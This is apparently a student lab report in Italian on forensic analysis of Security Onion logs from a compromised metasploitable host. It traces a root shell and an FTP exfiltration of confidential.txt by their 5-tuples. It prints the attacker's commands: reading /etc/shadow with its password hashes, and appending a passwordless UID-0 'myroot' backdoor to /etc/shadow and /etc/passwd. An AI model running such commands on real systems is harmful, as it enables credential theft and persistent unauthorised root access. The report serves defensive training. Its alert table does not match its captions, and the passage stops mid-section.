

BUILD WEEK 3 // BONUS 2

Isolare un Host Compromesso Usando la 5-Tupla

Analisi di traffico di rete e identificazione dell'host e del file compromessi con Security Onion

Security Onion | Sguil / Wireshark / Kibana

ESERCITAZIONE	Bonus 2 -- Host Compromesso e 5-Tupla
AMBIENTE	VM Security Onion -- Sguil / Wireshark / Kibana
PERIODO DATI	Giugno 2020
AUTORE	_____
DATA	_____

00

Indice

L'indice seguente anticipa l'intera sequenza di lavoro: dall'obiettivo dell'esercitazione, all'esame degli alert in Sguil, al pivot su Wireshark, fino all'analisi in Kibana e alle conclusioni operative.

01 Obiettivo

02 Configurazione dell'ambiente

03 Parte 1 -- Esaminare gli Alert in Sguil

- 3.1 Elenco degli alert e identificazione dell'evento critico
- 3.2 Show Packet Data e Show Rule
- 3.3 Transcript della sessione
- 3.4 Analisi delle transazioni

04 Parte 2 -- Pivot su Wireshark

- 4.1 Apertura e Follow TCP Stream
- 4.2 Osservazioni sul flusso: cosa indicano i colori?
- 4.3 Dettaglio pacchetto -- frame 33

05 Parte 3 -- Pivot su Kibana

- 5.1 Dashboard Files -- tipi MIME e sorgenti
- 5.2 Filtro FTP_DATA
- 5.3 Log bro_ftp -- indirizzi IP, porte e credenziali
- 5.4 Trascrizione sessione FTP (capME)
- 5.5 Contenuto del file confidential.txt (FTP_DATA)

06 Riepilogo 5-tuple e host compromessi

- 6.1 5-tuple dell'attacco iniziale (shell remota root)
- 6.2 5-tuple del trasferimento FTP (esfiltrazione)
- 6.3 Host compromessi

07 Raccomandazioni

08 Riepilogo dei comandi e delle azioni

09 Conclusioni

01

Obiettivo

In questo laboratorio ho analizzato i log raccolti durante lo sfruttamento di una vulnerabilit  documentata per determinare gli host e il file compromessi. L'obiettivo   triplice: nella prima parte ho esaminato gli alert in Sguil per individuare l'evento di compromissione iniziale e la 5-tupla associata; nella seconda parte ho effettuato un pivot su Wireshark per ricostruire la sessione TCP e analizzare le transazioni tra l'attaccante e il bersaglio; nella terza parte ho navigato in Kibana per identificare il trasferimento FTP del file riservato e recuperarne il contenuto.

La 5-tupla (IP sorgente, porta sorgente, IP destinazione, porta destinazione, protocollo)   lo strumento fondamentale con cui gli amministratori IT caratterizzano un flusso di rete. In questo laboratorio la uso come filo conduttore per isolare gli host compromessi e ricostruire l'intera catena d'attacco, dall'accesso root iniziale fino all'esfiltrazione del file riservato.

02

Configurazione dell'ambiente

Voce	Valore
Sistema	Security Onion (VM)
Strumenti	Sguil, Wireshark, Kibana
Utente VM	analyst / cyberops
Sensor	seconion-import-1
IP bersaglio (compromesso)	209.165.200.235 (metasploitable)
IP attaccante	209.165.201.17
IP client FTP	192.168.0.11
Alert analizzato	5.1 -- GPL ATTACK_RESPONSE id check returned root
File compromesso	confidential.txt
Timestamp attacco iniziale	2020-06-11 03:41:20
Timestamp esfiltrazione FTP	2020-06-11 03:53:09

Tabella 1. Configurazione dell'ambiente di laboratorio.

03

Parte 1 -- Alert in Sguil

3.1 Elenco degli alert e identificazione dell'evento critico

Dopo aver avviato Sguil, selezionato tutte le interfacce e cliccato Start SGUIL, ho esaminato la colonna Event Message nella scheda RealTime Events. Tra gli eventi presenti ho individuato l'alert con ID **5.1** e messaggio **GPL ATTACK_RESPONSE id check returned root**, datato 2020-06-11 03:41:20. Questo messaggio segnala che il bersaglio 209.165.200.235 ha restituito un output contenente uid=0(root) gid=0(root) in risposta a una connessione proveniente da 209.165.201.17 sulla porta 6200, indicando che l'attaccante ha ottenuto accesso root remoto al sistema.

Sono visibili anche alert OSSEC (1.1 -- File added to the system; 1.2 -- Integrity checksum changed) che confermano modifiche al filesystem del bersaglio avvenute subito dopo la compromissione.

The screenshot shows the Sguil interface with the 'RealTime Events' tab selected. A table of events is displayed, with alert 5.1 highlighted. The event message is 'GPL ATTACK_RESPONSE id check returned root'. Below the table, the 'Show Packet Data' and 'Show Rule' options are checked, displaying the packet details and the associated Snort rule.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	21	seconion...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil...
RT	21	seconion...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil...
RT	1	seconion...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193	49200	6	ET CURRENT_EVENTS Evil...
RT	15	seconion...	5.25	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	15	seconion...	5.26	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	15	seconion...	5.27	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	52	seconion...	5.37	2017-01-27 22:54:44	194.87.234.129	80	172.16.4.193	49203	6	ET CURRENT_EVENTS RIG...
RT	1	seconion...	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/C...
RT	1	seconion...	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/C...
RT	1	seconion...	5.77	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET DNS Query to a *.top do...
RT	4	seconion...	5.78	2017-01-27 22:55:28	172.16.4.193	49212	198.105.121.50	80	6	ET INFO HTTP Request to a...
RT	5	seconion...	5.410	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET CURRENT_EVENTS Win...
RT	5	seconion...	5.415	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET POLICY PE EXE or DLL ...
RT	1	seconion...	5.420	2017-06-27 13:43:52	145.131.10.21	80	192.168.1.96	49190	6	ET POLICY PE EXE or DLL ...

The packet data shows a TCP connection from 209.165.200.235 to 209.165.201.17 on port 6200. The rule is a Snort rule for detecting root access via GPL ATTACK_RESPONSE.

Figura 1. Elenco degli alert RealTime Events in Sguil. L'alert 5.1 GPL ATTACK_RESPONSE id check returned root e' evidenziato. Sono visibili anche gli alert OSSEC relativi a modifiche al filesystem.

3.2 Show Packet Data e Show Rule

Ho selezionato l'alert 5.1 e attivato le opzioni **Show Packet Data** e **Show Rule** per visualizzare il payload grezzo e la regola Snort associata.

Regola Snort:

```
alert ip any any -> any any (msg:"GPL ATTACK_RESPONSE id check returned root";
content:"uid=0|28|root|29|"; fast_pattern:only; classtype:bad-unknown;
sid:2100498; rev:8; metadata:created_at 2010_09_23, updated_at 2010_09_23;)
/nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 700
```

Payload (campo DATA):

```
uid=0(root) gid=0(root)
```

La regola cerca la stringa `uid=0(root)` nel payload TCP in qualsiasi direzione. Il trigger conferma che la risposta del bersaglio conteneva esattamente quella stringa: l'attaccante stava operando con privilegi root sul sistema remoto.

5-tupla dell'alert 5.1:

Campo	Valore
IP Sorgente	209.165.200.235
Porta Sorgente	6200
IP Destinazione	209.165.201.17
Porta Destinazione	45415
Protocollo	TCP (6)

The screenshot displays the SguilTk interface with Alert 5.1 selected. The 'Show Packet Data' and 'Show Rule' panels are active. The packet data shows a TCP connection from 209.165.200.235:6200 to 209.165.201.17:45415. The rule details show a Snort rule (sid:2100498) triggered by the payload 'uid=0(root) gid=0(root)'.

Figura 2. Alert 5.1 selezionato con Show Packet Data e Show Rule attivi. Il pannello inferiore mostra la regola Snort (sid:2100498) e il payload con `uid=0(root) gid=0(root)` nel campo DATA. La 5-tupla e' visibile nelle colonne Src IP, SPort, Dst IP, DPort.

3.3 Transcript della sessione

Ho fatto clic con il tasto destro sull'ID dell'alert 5.1 e selezionato **Transcript**. La finestra `seconion-import-1_1` mostra le transazioni complete tra l'attaccante (SRC = 209.165.201.17, in blu) e il bersaglio (DST = 209.165.200.235, in rosso) durante la sessione sulla porta 6200.

Metadati della connessione

Sensor: seconion-import-1

Timestamp: 2020-06-11 03:41:20

Src IP: 209.165.201.17 -- Src Port: 45415

Dst IP: 209.165.200.235 -- Dst Port: 6200

OS Fingerprint: 209.165.201.17:45415 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7:...:?:?] (up: 6267 hrs)



Figura 3. Prima parte della trascrizione Squil. L'attaccante (SRC) invia id e riceve uid=0(root) gid=0(root); segue il comando echo per verifica della shell, whoami -> root, hostname -> metasploitable, ifconfig con output dell'interfaccia eth0 (IP 209.165.200.235, MAC 08:00:27:ab:84:07).




Figura 4a. Seconda parte della trascrizione -- output ifconfig completo (eth0 e lo) e inizio di cat /etc/shadow con i primi hash (root, daemon, bin, sys).




Figura 4b. Continuazione della trascrizione -- tutti gli hash di /etc/shadow (compresi analyst e msfadmin), poi echo "myroot::14747:0:99999:7::" >> /etc/shadow e grep root /etc/shadow che conferma l'aggiunta della backdoor.

```

SRC: cat /etc/passwd | grep root
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST:
SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
SRC:
SRC: grep root /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: myroot:x:0:0:root:/root:/bin/bash
DST:
SRC: exit
SRC:

```

Figura 5. Parte finale della trascrizione. L'attaccante aggiunge myroot anche in /etc/passwd con UID/GID 0, verifica con grep root /etc/passwd e termina la sessione con exit.

3.4 Analisi delle transazioni

Che tipo di transazioni si sono verificate tra il client e il server?

Il client (attaccante, 209.165.201.17) ha eseguito comandi Linux direttamente sul bersaglio (209.165.200.235) tramite una shell remota con privilegi root su porta non convenzionale (6200). Si tratta di una sessione di command-and-control in cui l'attaccante ha svolto ricognizione, esfiltrazione di credenziali e installazione di persistenza:

Comando (SRC)	Risposta (DST)	Significato
id	uid=0(root) gid=0(root)	Verifica privilegi root
nohup >/dev/null 2>&1	--	Disaccoppia il processo dal terminale
echo uKgoT8McFDrCw7u2	uKgoT8McFDrCw7u2	Challenge/response per verifica della shell remota

Comando (SRC)	Risposta (DST)	Significato
whoami	root	Conferma utente corrente
hostname	metasploitable	Identifica il bersaglio
ifconfig	eth0: 209.165.200.235, MAC: 08:00:27:ab:84:07	Ricognizione di rete
cat /etc/shadow	Hash password di root, daemon, bin, sys, analyst...	Esfiltrazione credenziali
echo "myroot::14747:0:99999:7:::" >> /etc/shadow	--	Backdoor utente senza password
grep root /etc/shadow	Presenza di root e myroot	Verifica backdoor in shadow
cat /etc/passwd grep root	root:x:0:0:root:/root:/bin/bash	Ricognizione /etc/passwd
echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd	--	Backdoor in passwd con UID/GID 0
grep root /etc/passwd	Presenza di root e myroot	Verifica backdoor in passwd
exit	--	Chiusura sessione

Tabella 2. Transazioni complete della sessione di compromissione.

L'attaccante ha installato un utente myroot con UID 0, GID 0 e password vuota in entrambi i file di sistema, garantendosi accesso root permanente senza password anche dopo un eventuale cambio della password di root.

04

Parte 2 -- Pivot su Wireshark

4.1 Apertura e Follow TCP Stream

Ho fatto clic con il tasto destro sull'alert 5.1 e selezionato **Wireshark**. Il file aperto è 209.165.201.17_45415_209.165.200.235_6200-6.raw. Ho poi selezionato un pacchetto qualsiasi e applicato **Follow > TCP Stream** per ricostruire l'intera conversazione TCP.




Figura 6. Wireshark con Follow TCP Stream (tcp.stream eq 0) aperto. Il testo rosso rappresenta i dati inviati dall'attaccante (SRC 209.165.201.17), il testo blu le risposte del bersaglio (DST 209.165.200.235). Statistiche: 14 client pkts, 11 server pkts, 20 turns, 4.388 bytes totali. Sono visibili i primi comandi: id -> uid=0(root) gid=0(root), whoami -> root, hostname -> metasploitable, inizio ifconfig.

4.2 Osservazioni sul flusso: cosa indicano i colori?

Nel Follow TCP Stream di Wireshark il testo è colorato in base alla direzione del flusso:

- **Rosso** = dati inviati dal client (attaccante 209.165.201.17): i comandi Linux digitati nella shell remota
- **Blu** = dati inviati dal server (bersaglio 209.165.200.235): l'output prodotto dal sistema e restituito all'attaccante

Quello che si osserva non è traffico applicativo standard, ma una shell interattiva remota attiva: ogni riga rossa è un comando, ogni blocco blu è la risposta del sistema compromesso. La sessione conferma l'accesso root e la sequenza completa delle operazioni descritta nella trascrizione Sguil.

```

Wireshark - Follow TCP Stream (tcp.stream eq 0) - 209.165.201.17_45
analyst:$1$uvEqE7eT$X6gczc318aD6mhx0FZqXE.:17338:0:99999:7:::
echo "myroot::14747:0:99999:7:::" >> /etc/shadow
grep root /etc/shadow
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
myroot::14747:0:99999:7:::
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh

```

Figura 7. Continuazione del TCP Stream. Output completo di ifconfig (eth0 e lo), poi cat /etc/shadow con tutti gli hash delle password. L'hash root e': \$1\$avpfBJ1\$x0z8w5UF9Iv./DR9E9Lid.

```

compato:x:110:65534:./usr/share/compato:/bin/false
distccd:x:111:65534:./bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,:/home/service:/bin/bash
telnetd:x:112:120:./nonexistent:/bin/false
proftpd:x:113:65534:./var/run/proftpd:/bin/false
statd:x:114:65534:./var/lib/nfs:/bin/false
analyst:x:1003:1003:Security Analyst,,:/home/analyst:/bin/bash
cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/bash
echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
grep root /etc/passwd
root:x:0:0:root:/root:/bin/bash
myroot:x:0:0:root:/root:/bin/bash
exit

```

14 client pkts, 11 server pkts, 20 turns.

Entire conversation (4,388 bytes) Show and save data as ASCII

Figura 8. Parte finale del TCP Stream. Aggiunta di myroot in /etc/shadow e /etc/passwd, verifica con grep, comando exit. Il flusso termina confermando la persistenza installata.

4.3 Dettaglio pacchetto -- frame 33




Figura 9. Dettaglio del frame 33 in Wireshark. Il pacchetto mostra: Src 209.165.200.235:6200 -> Dst 209.165.201.17:45415, TCP payload 1448 bytes, Flags ACK. Il hex dump mostra il contenuto di /etc/passwd trasmesso nella risposta del bersaglio.

05

Parte 3 -- Pivot su Kibana

- 5.1 Dashboard Files -- tipi MIME e sorgenti

Dopo aver navigato al dashboard Kibana e selezionato **Zeek Hunting** -> **Files** con filtro sull'host 209.165.200.235 e range temporale giugno 2020, ho esaminato il grafico MIME Type e la tabella Files - Source.

Quali sono i diversi tipi di file registrati?

MIME Type	Count
text/plain	7
image/jpeg	6
image/png	4
text/html	3
image/gif	2
image/x-icon	1

Quali sono le sorgenti dei file elencate?

Source	Count
HTTP	22
FTP_DATA	1

La presenza di un unico file con sorgente FTP_DATA e' anomala: segnala un singolo trasferimento FTP in tutto il periodo analizzato, che corrisponde all'esfiltrazione di `confidential.txt`.




Figura 10. Dashboard Kibana -- sezione Files con grafico MIME Type (bar chart) e tabella Files - Source. Si notano 22 file HTTP e 1 file FTP_DATA.

5.2 Filtro FTP_DATA

Ho applicato il filtro source.keyword: "FTP_DATA" passando il mouse sul conteggio FTP_DATA e cliccando +. Il dashboard mostra **Files - Log Count = 1** e il picco temporale intorno al 2020-06-11.




Figura 11. Dashboard Files con filtro source.keyword: "FTP_DATA" attivo. Log Count = 1, il grafico temporale mostra il picco il 2020-06-11. Il bar chart MIME Type mostra un'unica barra text/plain.




Figura 12. Tabella Files - MIME Type, Files - Source IP Address e Files - Destination IP Address con filtro FTP_DATA. MIME type: text/plain (1 occorrenza). File Source IP: 192.168.0.11. Destination IP: 209.165.200.235.

5.3 Log bro_ftp -- indirizzi IP, porte e credenziali

Navigando alla sezione `bro_ftp` nei log (Zeek Hunting -> Connections, filtro `bro_ftp`), ho trovato 2 voci relative allo stesso flusso, entrambe al timestamp **2020-06-11 03:53:09.086**:

Quali sono gli indirizzi IP e le porte sorgente e destinazione per il traffico FTP?

Campo	Valore
IP Sorgente	192.168.0.11
Porta Sorgente	52776
IP Destinazione	209.165.200.235
Porta Destinazione	21
Protocollo	TCP (6)




Figura 13. Tabella All Logs con le 2 voci `bro_ftp`. Entrambe mostrano `source_ip` 192.168.0.11:52776 -> `destination_ip` 209.165.200.235:21.

Espandendo la prima voce (comando STOR):

t destination_geo.city_name	Q Q *	Monterey
